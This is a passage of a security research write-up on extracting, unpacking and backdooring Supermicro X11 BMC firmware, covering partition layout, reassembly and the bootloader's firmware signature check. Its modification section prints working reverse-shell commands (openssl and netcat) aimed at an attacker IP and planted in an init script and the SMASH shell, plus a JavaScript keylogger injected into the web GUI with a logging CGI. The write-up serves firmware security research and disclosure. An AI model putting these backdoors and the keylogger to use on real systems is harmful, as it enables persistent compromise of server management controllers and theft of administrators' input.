Binwalk did not determine which data is stored at the very beginning of the dump (from address 0x0 to 0x1B430), also other partitions' sizes are not intuitive – does the CramFS filesystem starting at 0x400000 end at 0x1400000 or at 0x1700000? It could only be determined by guessing (trial and error) or by searching for this information somewhere.

Luckily, Supermicro has published a part of the source code used in their X11 firmware three years ago, in 2020: https://www.supermicro.com/wdl/GPL/SMT/x11_release_20200413.tar.gz

A structure of the storage partitions were found in file *Project_File/OS/Linux/Host/AST2500/Board/AST2500_EVB/flash_layout.config* :

```
...
FLASH_BASE_ADDR = 0x20000000
FLASH_ERASE_BLOCK_SIZE = 0x00010000
BOOTLOADER_ENV_OFFSET = 0x01FC0000
BOOTLOADER_ENV_SIZE = FLASH_ERASE_BLOCK_SIZE
BOOTLOADER_OFFSET = 0x00000000
BOOTLOADER_SIZE = 0x00100000
NVRAM_BLOCK_OFFSET = 0x00100000
NVRAM_BLOCK_SIZE =   0x00300000
ROOTFS_OFFSET = 0x00400000
ROOTFS_SIZE =   0x01000000
KERNEL_OFFSET = 0x01400000
KERNEL_SIZE = 0x00300000
KERNEL_START_ADDR = 21400000
WEBFS_OFFSET = 0x01700000
WEBFS_SIZE =   0x00840000
ALL_PART_OFFSET = 0x00000000
ALL_PART_SIZE =   0x01FC0000
...
```

The commands to extract the partitions from the dump file are:

```
dd status=progress if=./bmc.bin bs=1 of=./bootloader.bin count=1048576
dd status=progress if=./bmc.bin bs=1 of=./nvram.bin skip=1048576 count=$(expr 4194304 - 1048576)
dd status=progress if=./bmc.bin bs=1 of=./rootfs.bin skip=4194304 count=$(expr 20971520 – 4194304)
dd status=progress if=./bmc.bin bs=1 of=./kernel.bin skip=$((0x1400000)) count=$((0x300000))
dd status=progress if=./bmc.bin bs=1 of=./webfs.bin skip=$((0x01700000)) count=$((0x00840000))
dd status=progress if=./bmc.bin bs=1 of=./bootloader_env.bin skip=$((0x01FC0000))
```

Some partitions' types were recognized by Linux, while others were not:

```
$ file bootloader.bin
bootloader.bin: data
$ file bootloader_env.bin
bootloader_env.bin: data
$ file kernel.bin
kernel.bin: u-boot legacy uImage, 21400000, Linux/ARM, OS Kernel Image (gzip), 1536828 bytes, Fri Sep  4
06:58:44 2020, Load Address: 0x40008000, Entry Point: 0x40008000, Header CRC: 0x54D4AB25, Data CRC:
0x2C6C5CE1
$ file webfs.bin
webfs.bin: Linux Compressed ROM File System data, little endian size 7299072 version #2 sorted_dirs CRC
0x193a6ec1, edition 0, 2982 blocks, 422 files
```

When trying to reassemble the partitions back I've run into a problem: the resulting file appeared different than the original:

```
$ cat bootloader.bin nvram.bin rootfs.bin kernel.bin webfs.bin bootloader_env.bin > bmc_test.bin
$ md5sum bmc.bin bmc_test.bin
dc7ccec94baa7f7b68b5e110b34f3997  bmc.bin
74b7b81415edb8c5befa0ca9d0cff948  bmc_test.bin
$ du -b bmc.bin bmc_test.bin
33554432        bmc.bin
33030144        bmc_test.bin
$ expr 33554432 - 33030144
524288
```

- all partitions combined are 524288 bytes smaller than the original firmware dump file. I have determined the source of the error by summing all partitions's sizes one by one, starting from the very beginning – the "BOOTLOADER_OFFSET":

```
$ printf %x "$((0x00000000 + 0x00100000))"; echo
100000
$ printf %x "$((0x00100000 + 0x00300000))"; echo
400000
$ printf %x "$((0x00400000 + 0x01000000))"; echo
1400000
$ printf %x "$((0x01400000 + 0x00300000))"; echo
1700000
$ printf %x "$((0x01700000 + 0x00840000))"; echo
1f40000
```

- here is the error: the "webfs" partition ends at address 0x1F40000, but the storage structure shows that the next partition "BOOTLOADER_ENV" starts only at address 0x01FC0000.
The error was confirmed by checking the size difference: 0x01FC0000 – 0x1f40000 is 0x80000, or 524288 bytes that were "lost".

So the real structure of the SPI storage is:

1. bootloader.bin
2. nvram.bin
3. rootfs.bin
4. kernel.bin
5. webfs.bin
6. <524288 empty bytes>
7. bootloader_env.bin

This was confirmed by reassembling the partitions with added 524288 bytes in between and verifying the checksums with the original dump:

```
$ cat bootloader.bin nvram.bin rootfs.bin kernel.bin webfs.bin > bmc_test.bin
$ dd if=/dev/zero bs=1 count=524288 >> bmc_test.bin
436322 bytes (436 kB, 426 KiB) copied, 1 s, 436 kB/s
524288+0 records in
524288+0 records out
524288 bytes (524 kB, 512 KiB) copied, 1.183 s, 443 kB/s
$ cat bootloader_env.bin >> bmc_test.bin
$ du -b bmc.bin bmc_test.bin
33554432        bmc.bin
33554432        bmc_test.bin
$ md5sum bmc.bin bmc_test.bin
dc7ccec94baa7f7b68b5e110b34f3997  bmc.bin
dc7ccec94baa7f7b68b5e110b34f3997  bmc_test.bin
```

Now regarding the partitions' contents:

- the "nvram.bin" JFFS2 filesystem contains BMC logs, list of BMC users in login:hash format (hash type is 3DES), some binary stuff and config files not relevant to this research
- the "rootfs.bin" CramFS filesystem really looks like a Linux OS filesystem
- the "webfs.bin" CramFS filesystem really looks like a web interface root directory

```
bash-4.4$ mkdir -p /mnt/rootfs
bash-4.4$ mkdir -p /mnt/webfs
bash-4.4$ sudo mount -t cramfs ./rootfs.bin /mnt/rootfs/
[sudo] password for root:
bash-4.4$ sudo mount -t cramfs ./webfs.bin /mnt/webfs/
bash-4.4$ ls -l /mnt/rootfs/
total 16
drwxr-xr-x 1 root root 2852 Jan  1  1970 bin
drwxrwxrwx 1 root root 1784 Jan  1  1970 dev
drwxr-xr-x 1 root root  576 Jan  1  1970 etc
drwxr-xr-x 1 root root 5200 Jan  1  1970 lib
lrwxrwxrwx 1 root root   11 Jan  1  1970 linuxrc -> bin/busybox
drwx------ 1 root root    0 Jan  1  1970 lost+found
drwxrwxrwx 1 root root   32 Jan  1  1970 mnt
drwxrwxrwx 1 root root    0 Jan  1  1970 nv
drwxrwxrwx 1 root root    0 Jan  1  1970 proc
lrwxrwxrwx 1 root root    3 Jan  1  1970 run -> tmp
drwxrwxrwx 1 root root  900 Jan  1  1970 sbin
drwxrwxrwx 1 root root   16 Jan  1  1970 share
drwxrwxrwx 1 root root  188 Jan  1  1970 SMASH
drwxrwxrwx 1 root root    0 Jan  1  1970 sys
drwxrwxrwx 1 root root    0 Jan  1  1970 tmp
drwxr-xr-x 1 root root  124 Jan  1  1970 usr
drwxrwxrwx 1 root root   80 Jan  1  1970 var
drwxrwxrwx 1 root root    0 Jan  1  1970 web
bash-4.4$ ls -l /mnt/webfs/
total 4774
drwxr-xr-x 1 root root     660 Jan  1  1970 cgi
lrwxrwxrwx 1 root root       3 Jan  1  1970 cgi-bin -> cgi
drwxr-xr-x 1 root root     316 Jan  1  1970 css
-rw-r--r-- 1 root root     665 Jan  1  1970 extract.in
drwxr-xr-x 1 root root     228 Jan  1  1970 fonts
-rw-r--r-- 1 root root 3811177 Jan  1  1970 iKVM__V1.69.38.0x0.jar.pack.gz
drwxr-xr-x 1 root root    1732 Jan  1  1970 images
drwxr-xr-x 1 root root     380 Jan  1  1970 js
-rw-r--r-- 1 root root     176 Jan  1  1970 JsonSchemas.tar.xz
-rw-r--r-- 1 root root  178720 Jan  1  1970 liblinux_x86_64__V1.0.12.jar.pack.gz
-rw-r--r-- 1 root root  166507 Jan  1  1970 liblinux_x86__V1.0.12.jar.pack.gz
-rw-r--r-- 1 root root  167699 Jan  1  1970 libmac_x86_64__V1.0.12.jar.pack.gz
-rw-r--r-- 1 root root  222005 Jan  1  1970 libwin_x86_64__V1.0.12.jar.pack.gz
-rw-r--r-- 1 root root  217541 Jan  1  1970 libwin_x86__V1.0.12.jar.pack.gz
drwx------ 1 root root       0 Jan  1  1970 lost+found
-rw-r--r-- 1 root root   19124 Jan  1  1970 Metadata.tar.xz
drwxr-xr-x 1 root root      40 Jan  1  1970 novnc
drwxr-xr-x 1 root root    3172 Jan  1  1970 page
lrwxrwxrwx 1 root root      16 Jan  1  1970 redfish -> /tmp/www/redfish
drwxrwxr-x 1 1001  233     136 Jan  1  1970 registries
lrwxrwxrwx 1 root root      16 Jan  1  1970 restapi -> /tmp/www/restapi
lrwxrwxrwx 1 root root      16 Jan  1  1970 schemas -> /tmp/www/schemas
-rw-r--r-- 1 root root   90386 Jan  1  1970 SOL__V0.5.13.jar.pack.gz
drwxr-xr-x 1 root root      20 Jan  1  1970 yui
bash-4.4$
```

Fig.14: top directory listing of the "rootfs" and "webfs" partitions

(side note: the "/cgi-bin/" web directory contains not a usual CGI scripts written in Perl but a binary executables most likely written in C. The source code of these executables are nowhere to be found)

```
ipmi.cgi:                       ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamica
lly linked, interpreter /lib/ld-linux.so.3, for GNU/Linux 2.6.27, stripped
load_IPMI_factory_config.cgi:  ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamica
lly linked, interpreter /lib/ld-linux.so.3, for GNU/Linux 2.6.27, stripped
load_IPMI_preserve_config.cgi: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamica
lly linked, interpreter /lib/ld-linux.so.3, for GNU/Linux 2.6.27, stripped
login.cgi:                      ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamica
lly linked, interpreter /lib/ld-linux.so.3, for GNU/Linux 2.6.27, stripped
logout.cgi:                     ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamica
lly linked, interpreter /lib/ld-linux.so.3, for GNU/Linux 2.6.27, stripped
oem_firmware_update.cgi:        ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamica
lly linked, interpreter /lib/ld-linux.so.3, for GNU/Linux 2.6.27, stripped
oem_firmware_upload.cgi:        ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamica
lly linked, interpreter /lib/ld-linux.so.3, for GNU/Linux 2.6.27, stripped
```

Fig.15: file types of the "cgi-bin" directory contents

4. BMC FIRMWARE MODIFICATION

4.1 MODIFYING THE FIRMWARE

As a demonstration of the firmware modification I have decided to:

1. gain a “usual” Linux shell on the BMC OS via a “backconnect” reverse network connection
2. and to “infect” the web GUI of the BMC with a simple keylogger written in Javascript

First of all it is necessary to copy the CramFS partitions’ contents to a new directory, because CramFS mounts read-only by default.


```
$ mkdir /mnt/rw
$ mkdir /mnt/rw/rootfs
$ mkdir /mnt/rw/webfs
$ cd /mnt/rw/
$ find /mnt/rootfs/ | sed 's/\/mnt/../' | sudo cpio -pdm /mnt/rw/rootfs/
$ find /mnt/webfs/ | sed 's/\/mnt/../' | sudo cpio -pdm /mnt/rw/webfs/
```

(the “/mnt” string needs to be removed from the “find” command output else “cpio” would create directories like “/mnt/rw/rootfs/mnt/rootfs/”)

Now we need to find a few places to “infect” with the commands to start the Linux shell.
The most obvious and common targets for infection are:

- init scripts
- cron jobs
- the standard shell that starts on the SSH and Telnet ports, SMASH-CLP in our case

Unfortunately there is no Cron daemon in Supermicro’s X11 BMC firmware so we’re left with the remaining two. I have determined that the SMASH-CLP binary is “/SMASH/msh”, so I will replace this file with a Bash script that would run our commands and then would start the original CLP.
The list of BMC OS init scripts and the very first init script contents are shown on the following screenshot:



```
bash-4.4$ pwd
/mnt/rw/rootfs/etc/init.d
bash-4.4$ ls -l
total 88
-rwxrwxrwx 1 root  root  360 Jan  1  1970 00partition_check.sh
-rwxr-xr-x 1 root  root  164 Jan  1  1970 10fw_env.sh
-rwxrwxrwx 1 root  root   66 Jan  1  1970 11reset.sh
-rwxrwxrwx 1 root  root 1819 Jan  1  1970 44networking.sh
-rwxrwxrwx 1 user   232  493 Jan  1  1970 55ipmi.sh
-rwxr-xr-x 1 user   232  316 Jan  1  1970 88service.sh
-rwxr-xr-x 1 root  root  119 Jan  1  1970 99misc.sh
-rwxr-xr-x 1 root  root 5139 Jan  1  1970 httpd
-rwxrwxrwx 1 user   232  973 Jan  1  1970 ikvmd
-rwxrwxr-x 1  1001  233  569 Jan  1  1970 ipfw
-rwxr-xr-x 1 root  root  202 Jan  1  1970 modhelper
-rwxr-xr-x 1 root  root  637 Jan  1  1970 net-snmpd
-rwxr-xr-x 1 root  root 1564 Jan  1  1970 openwsmand
-rwxr-xr-x 1 root  root  307 Jan  1  1970 rcS
-rwxr-xr-x 1 root  root  267 Jan  1  1970 redfish
-rwxrwxr-x 1  1001  233  887 Jan  1  1970 sfcb
-rwxr--r-- 1 root  root 1148 Jan  1  1970 slogd
-rwxr-xr-x 1 root  root 1663 Jan  1  1970 smashd
-rwxrwxr-x 1  1001  233 1736 Jan  1  1970 stunneld
-rwxr-xr-x 1 root  root  956 Jan  1  1970 udev
-rwxrwxrwx 1 user   232  940 Jan  1  1970 vmd
bash-4.4$ cat 00partition_check.sh
#!/bin/sh


mount -t tmpfs /tmp -o size=42m
mount -t proc /proc
mount -a
if [ -f /etc/init.d/udev ]; then
        . /etc/init.d/udev start
fi

mount -t jffs2 /dev/mtdblock1 /nv >/dev/null 2>&1
if [ $? -ne 0 ];then
echo "format partition......"
        flash_erase /dev/mtd1 0 0
        mount -t jffs2 /dev/mtdblock1 /nv
fi

cp /bin/busybox /tmp
mount -t cramfs /dev/mtdblock4 /web
bash-4.4$
```

Fig.16: init-scripts of the Supermicro X11 BMC operating system

Now we need to find some ways to start the Linux command shell. I have found out that:

- there are no “netcat” and “telnet” clients or “telnetd” daemon in the BMC firmware, as well as inside the BusyBox multi-call binary

- there are no Perl or Python or other script interpreters that would allow creating a network connections
- the startup of the SMASH-CLP is hardcoded into the Dropbear SSH daemon so it is not possible to just start another Dropbear instance on a different port to get a “normal” Linux shell on that new port

However there are “openssl” and “mknod” commands available so it is possible to create a network connection using them like this:

```
$ rm -f /tmp/pipe; mknod /tmp/pipe p; /bin/sh -i < /tmp/pipe 2>&1 | openssl s_client -quiet -
connect <ATTACKER-IP>:<PORT> > /tmp/pipe
```

A listener for the OpenSSL backconnect should be started like this:

```
$ openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes;
$ openssl s_server -quiet -key key.pem -cert cert.pem -port <PORT>
```

Also I have decided to embed another BusyBox that has a built-in “netcat” for a 2[nd] connection. For a quick demo I will not compile the BusyBox from the source code but will just download a pre-built binary for the ARMv5 architecture (of the ASPEED AST2400 BMC) from the BusyBox official website. I will not replace the original Busybox from Supermicro but will save it under a new name, to not break the BMC OS.

```
$ cd /mnt/rw/rootfs
$ sudo wget https://busybox.net/downloads/binaries/1.21.1/busybox-armv5l -O bin/bb
$ sudo chmod 755 bin/bb
```

Now the “infection” process: first of all I will make a special script “/bin/openssl-bc” that would attempt to run the OpenSSL backconnect every 3 seconds:

```
#!/bin/sh
TARGET=$1;
while true;
do
  rm -f /tmp/pipe; mknod /tmp/pipe p;
  /bin/sh -i < /tmp/pipe 2>&1 | openssl s_client -quiet -connect $TARGET > /tmp/pipe;
  rm -f /tmp/pipe;
  sleep 3;
done
```

“Infecting” the init script with our backconnect:

```
$ echo >> etc/init.d/00partition_check.sh;
$ echo 'sh /bin/openssl-bc 192.168.1.3:10000 >/dev/null 2>&1 &' >> etc/init.d/00partition_check.sh;
```




Fig.17: modified init-script with a backconnect command

Replacing the “/SMASH/msh” CLP binary with another backconnect:

```
$ cd /mnt/rw/rootfs
$ mv SMASH/msh SMASH/msh_orig
$ vim SMASH/msh  ## file contents below:
## #!/bin/sh
## cp -f /bin/bb /tmp/busybox; chmod +x /tmp/busybox; /tmp/busybox nc 192.168.1.3 10001 -e /bin/sh &
## /SMASH/msh_orig "$@"
$ chmod 755 SMASH/msh
```

(the Busybox binary must be called “busybox” else it will not work; “192.168.1.3” is the “Attacker’s IP address” to start the backconnect listeners on, and “10000” and “10001” are different ports for the different listeners)

Now regarding the web GUI of the BMC: to demonstrate that a malicious attacker could intercept user input entered from the keyboard, I will insert a simple keylogger written in Javascript.
A good place for “infection” is “/js/virtualkeyboard.js” file because it is loaded on the HTML5 IP-KVM page:




Fig.18: Supermicro BMC web GUI – KVM page and a part of its HTML code

```
const TMOUT = 228;
const POSTURL = "/cgi-bin/log.cgi";
let pst = function(url,params){
  var http = new XMLHttpRequest;
  http.open("POST",url,true);
  http.setRequestHeader("Content-type","application/x-www-form-urlencoded");
  http.send(params)
};
var DCMNT = document.documentElement;
DCMNT.addEventListener('keydown', function(event) {
  var get = window.event ? event : e;
  var key = get.key ? get.key : get.keyCode;
console.log('caught keydown: ' + key);
  pst(POSTURL, 'key=' + key);
});
DCMNT.addEventListener('paste', function(event) {
  var get = window.event ? event : e;
  var text = get.clipboardData.getData("text");
console.log('caught paste: ' + text);
  pst(POSTURL, 'text=' + text);
});

const FRMS = DCMNT.querySelectorAll('form');
FRMS.forEach(form_ => {
console.log('caught form: ' + form_.name);
  form_.addEventListener('submit', function(event) {
    event.preventDefault();
    pst(POSTURL, 'key=Submit');
    setTimeout(function(){
      form_.removeEventListener('submit',this);
      form_.submit()
    },TMOUT)
  });
});
const INPTS = DCMNT.querySelectorAll('input')
INPTS.forEach(input_ => {
  if (input_.type === 'button') {
console.log('caught input: ' + input_.name);
    input_.addEventListener('submit', function(event) {
      event.preventDefault();
      pst(POSTURL, 'key=Submit');
      setTimeout(function(){
        input_.removeEventListener('submit',this);
        input_.submit()
      },TMOUT)
    });
  }
});
const SBMTS = DCMNT.querySelectorAll('submit')
```

Fig.19: a part of the Javascript keylogger source code

My keylogger will save the log to the BMC storage (by POST-ing it to the “/cgi-bin/log.cgi” handler) and, for a simple demonstration, it will also output intercepted keystrokes to the browser console (“Developer Tools”).

```c
/* thx https://jkorpela.fi/forms/cgic.html */
#include <stdio.h>
#include <stdlib.h>
#define MAXLEN 1024
#define DATAFILE "/tmp/log.txt"

void unencode(char *src, char *last, char *dest) {
  for(; src != last; src++, dest++) {
    if(*src == '+')  *dest = ' ';
    else if(*src == '%') {
      int code;
      if(sscanf(src+1, "%2x", &code) != 1) code = '?';
      *dest = code;
      src +=2;
    } else *dest = *src;
  }
  *dest = '\n';
  *++dest = '\0';
}

int main(void) {
  char *lenstr;
  char input[MAXLEN], data[MAXLEN];
  int len;
  lenstr = getenv("CONTENT_LENGTH");
  if (lenstr == NULL || sscanf(lenstr,"%d",&len) != 1) {
    /*content length error */
    printf("Status: 418 I'm a Teapot\n");
    return 1;
  } else {
    FILE *f;
    if (len > MAXLEN) len = MAXLEN;
    fgets(input, MAXLEN, stdin);
    unencode(input, input+len, data);
    f = fopen(DATAFILE, "a");
    if(f == NULL) { return 1; /* failed to fopen file */ }
    else fputs(data, f);
    fclose(f);
    printf("Status: 200 OK\n");
  }
  return 0;
}
```

Fig.20: "/cgi-bin/log.cgi" data logger source code

Now we need to assemble the modified filesystems into a single CramFS file:

```
$ cd /mnt/rw
$ sudo mkcramfs ./rootfs ./rootfs_new.bin
$ sudo mkcramfs ./webfs ./webfs_new.bin
$ sudo chown user *.bin
```

```
bash-4.4$ cd /mnt/rw/
bash-4.4$ sudo mkcramfs ./rootfs ./rootfs_new.bin
[sudo] password for root:
bash-4.4$ sudo mkcramfs ./webfs ./webfs_new.bin
bash-4.4$ file *bin
rootfs.bin:     Linux Compressed ROM File System data, little endian size 15097856 version #2 s
orted_dirs CRC 0x24ffb7ae, edition 0, 8417 blocks, 1018 files
rootfs_new.bin: Linux Compressed ROM File System data, little endian size 15785984 version #2 s
orted_dirs CRC 0xd2700136, edition 0, 8690 blocks, 1021 files
webfs.bin:      Linux Compressed ROM File System data, little endian size 7299072 version #2 so
rted_dirs CRC 0x193a6ec1, edition 0, 2982 blocks, 422 files
webfs_new.bin:  Linux Compressed ROM File System data, little endian size 7294976 version #2 so
rted_dirs CRC 0x1c7c5392, edition 0, 2983 blocks, 423 files
bash-4.4$
```

Fig.21: original and modified filesystems

In order to assemble the BMC firmware correctly the structure of the storage partitions must be preserved, i.e. all new partitions' sizes should match the sizes listed in the storage partitions structure.

The original "rootfs" size is 16777216 bytes (hex 0x01000000), the original "webfs" is 8650752 bytes (hex 0x00840000), but the new files are smaller - 15785984 and 7294976 bytes. This means that it is required to expand them by adding null bytes to the end of the file, using commands like these:

```
$ dd if=/dev/zero bs=1 count=$((16777216 - 15785984)) >> rootfs_new.bin
$ dd if=/dev/zero bs=1 count=$((8650752 - 7294976)) >> webfs_new.bin
```

Now we need to assemble the firmware file out of a separate partitions (and adding 524288 empty bytes in between) and verify its size in bytes:

```
$ cat bootloader.bin nvram.bin rootfs_new.bin kernel.bin webfs_new.bin > bmc_new.bin
$ dd if=/dev/zero bs=1 count=524288 >> bmc_new.bin
$ cat bootloader_env.bin >> bmc_new.bin
$ du -b bmc*bin
```

```
bash-4.4$ cat bootloader.bin nvram.bin rootfs_new.bin kernel.bin webfs_new.bin > bmc_new.bin
bash-4.4$ dd if=/dev/zero bs=1 count=524288 >> bmc_new.bin
524288+0 records in
524288+0 records out
524288 bytes (524 kB, 512 KiB) copied, 1.14797 s, 457 kB/s
bash-4.4$ cat bootloader_env.bin >> bmc_new.bin
bash-4.4$ du -b bmc.bin bmc_new.bin
33554432        bmc.bin
33554432        bmc_new.bin
bash-4.4$
```

Fig.22: original and modified firmware files

→ the file sizes are equal, so the new firmware should install without problems.
Now we need to write the new firmware file to the SPI chip...




Fig.23: flashing the modified firmware file

Now we need to start two listeners for the backconnects – on ports number 10000 and 10001.
The commands to start the openssl backconnect listener are stated above, and the command to start the busybox backconnect listener is a simple “netcat”:




Fig.24: running the backconnect listeners

The “infection” and all preparations are finished, now we could connect a LAN cable and an ATX power supply to the motherboad…

...and nothing happened. I did not receive the backconnect to neither ports, and the BMC did not start at all – the BMC IP address was not replying to pings and I did not see any network traffic in “tcpdump” listening on the network interface connected to the BMC.

Long story short, I have determined that a further modification of the firmware file is required: the BMC bootloader checks for a special string inside the SPI chip contents and if that string is not found the bootloader halts the boot process, hence the BMC operating system was not starting.

I have found this check inside the “BootLoader/Host/AST2500/u-boot-2013.01/common/main.c” file of the source code published by Supermicro:

```
...
int search_pattern(void){
    int         i           = 0;
    char        *p_buf      = NULL;
    ulong        addr       = FLASH_BASE_ADDR+WEBFS_OFFSET;
    ulong        end        = FLASH_BASE_ADDR+WEBFS_OFFSET+WEBFS_SIZE - 1;
    flash_info_t *info_first = addr2info (addr);
    flash_info_t *info_last  = addr2info (end );
```

```
        flash_info_t *info = NULL;

        for (info = info_first; info <= info_last; ++info) {
            ulong b_end = info->start[0] + info->size;  /* bank end addr */
            short s_end = info->sector_count - 1;

            for (i=0; i<info->sector_count; ++i) {
                ulong e_addr = (i == s_end) ? b_end : info->start[i + 1];
                for (p_buf=(char *)info->start[i];(ulong)p_buf < e_addr;p_buf += 0x1000) {
                    if (*p_buf == 'S' && *(p_buf+1) == 'M' && *(p_buf+2) == 'C' && *(p_buf+3) == 'I' &&
                        *(p_buf+4) == 's' && *(p_buf+5) == '_' && *(p_buf+6) == 'F' && *(p_buf+7) == 'W')
                    {
                        return 1;
                    }
                }
            }
        }
        printf("Enter firmware recovery mode ......\n");
        return 0;
    }
    ...
```

- the bootloader version from 2020 (year of source code publication by Supermicro) searches for “SMCIs_FW” string. But I have found out that in the latest versions of BMC firmware that “special string” is different – a newer firmwares contain string “ATENs_FW” at the offset 0x01DF6000:

